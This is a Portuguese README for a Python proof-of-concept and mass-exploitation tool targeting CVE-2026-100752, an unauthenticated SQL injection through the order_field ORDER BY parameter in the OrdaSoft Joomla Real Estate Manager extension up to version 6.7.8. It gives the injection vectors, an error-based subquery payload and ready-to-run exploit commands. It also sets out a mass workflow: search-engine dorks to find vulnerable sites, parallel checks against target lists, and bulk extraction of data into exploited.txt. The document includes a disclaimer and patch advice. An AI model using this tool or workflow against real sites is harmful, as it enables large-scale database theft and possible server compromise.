
PoC em Python 3 e exploit em massa para CVE-2026-100752, uma injeção SQL não autenticada no OrdaSoft Joomla Real Estate Manager <=6.7.8 através do parâmetro order_field ORDER BY.
PoC em Python 3 para CVE-2026-100752 — extensão Joomla OrdaSoft Real Estate Manager (Free) ≤ 6.7.8. Corrigido em 6.7.9+.
| PoCbit | https://pocbit.org/pocs/cve-2026-100752 |
| Catálogo | https://pocbit.org/pocs/ |
| Componente | com_realestatemanager |
| Arquivo | site/realestatemanager.php |
| Parâmetro | order_field → ORDER BY (sem aspas, sem allow-list) |
| Autenticação | Nenhuma (listagem pública / busca / visualizações de categoria) |
| CWE | CWE-89 Injeção SQL |
| Também | Injeção POST legada em order_direction (auditorias Metasploit / pré-6.7.9) |

Banner colorido do PoCbit, seguido da saída JSON do --mode exploit: exploited: true, vetor order_field_get, rota showCategory + com_realestatemanager.

Comando de exemplo:
python poc.py -u https://TARGET --mode exploit --subquery "SELECT VERSION()"
(Captura de tela obtida em ambiente de teste autorizado; a URL de destino destina-se à validação do PoC.)
Real Estate Manager (Free) é uma extensão da OrdaSoft para gerenciamento de anúncios imobiliários no Joomla. Nas versões 6.7.8 e anteriores, o parâmetro de requisição order_field é inserido diretamente na cláusula ORDER BY dentro de site/realestatemanager.php; não há allow-list de nomes de colunas, escape ou cast. Sem autenticação, consultas de navegação por categoria, resultados de busca e listagem completa de anúncios podem ser exploradas.
Com SQLi bem-sucedida, devem ser avaliados o risco de leitura do banco de dados (versão, hashes de usuários, dados do site), escrita/exclusão dependendo dos privilégios e RCE em cadeia. Atualize para a versão 6.7.9 ou superior (OrdaSoft security release).
Front controller do Joomla:
GET /index.php?option=com_realestatemanager&task=showCategory&catid=50&order_field=price&order_direction=asc
CVE-2026-100752: order_field controla a coluna/expressão do ORDER BY. Valores como subconsultas baseadas em erro podem ser injetados porque o valor é concatenado no SQL sem binding ou validação.
Contextos de consulta afetados (conforme o texto do CVE):
showCategory e relacionados)Este PoC:
com_realestatemanager (caminhos + versão opcional do manifest)catid / Itemid do HTML do siteshowCategory, showSearch, showSearchResult, showRent, showBuyorder_fieldorder_direction=asc,<injection> (vetor histórico, ainda útil em algumas builds)hits.txtexploited.txt (linhas com vazamento bem-sucedido de SELECT)cd CVE-2026-100752
pip install -r requirements.txt
python poc.py -u https://target.example --mode check
python poc.py -u https://target.example --mode check --aggressive
--aggressive tenta SELECT VERSION() quando a prova booleana/erro é inconclusiva.
python poc.py -u https://target.example --mode exploit
python poc.py -u https://target.example --mode exploit --subquery "SELECT user()"
python poc.py -u https://target.example --mode exploit --vector order_field_get
python poc.py --list targets.example.txt --mode check -j 30 --output scan.jsonl --vuln-list hits.txt
python poc.py --list hits.txt --mode exploit -j 15 --subquery "SELECT VERSION()" --exploited-list exploited.txt
| Flag | Função |
|---|---|
--mode exploit | Extração de dados baseada em erro (suporta massa) |
--subquery | SQL interno para payload de consulta dupla CONCAT(0x7e, …) |
--vector | Força order_field_get, order_field_post ou order_direction_post |
-j | Alvos em paralelo |
--no-color | Terminal simples |
JSONL inclui pocbit, pocbit_catalog, pocbit_page, cve, component.
body="option=com_realestatemanager"
body="com_realestatemanager" && (body="ordasoft" || header="Joomla")
title="Real Estate" && body="com_realestatemanager"
body="/components/com_realestatemanager/"
Estilo Shodan (se suportado): http.html:com_realestatemanager
Exporte hostnames para targets.txt (uma URL por linha), depois check → hits → exploit apenas em imóveis autorizados.
Manifest (quando exposto):
/administrator/components/com_realestatemanager/realestatemanager.xmlSe versão ≤ 6.7.8 → likely_vulnerable_version. Se ≥ 6.7.9 → patched_version (o exploit ainda pode falhar).
| CVE | Tipo | Corrigido |
|---|---|---|
| CVE-2026-100752 | SQLi não autenticada (order_field) | 6.7.9 |
| CVE-2026-100753 | XSS refletido (visualizações públicas de imóveis) | 6.7.9 |
Mesmo lote do fornecedor (setembro de 2026): Vehicle Manager e outras extensões OrdaSoft receberam CVEs separados — corrija todos os componentes OrdaSoft que você executa.
auxiliary/gather/joomla_com_realestatemanager_sqli (POST legado em order_direction)Apenas para testes de segurança autorizados e validação de patches. Não use contra sistemas sem permissão.
CVE-2026-100752 PoC: OrdaSoft Joomla Real Estate Manager (Free) <=6.7.8 unauth SQLi via order_field ORDER BY (com_realestatemanager). Colored check + mass exploit, version fingerprint, PoCbit https://pocbit.org/pocs/cve-2026-100752

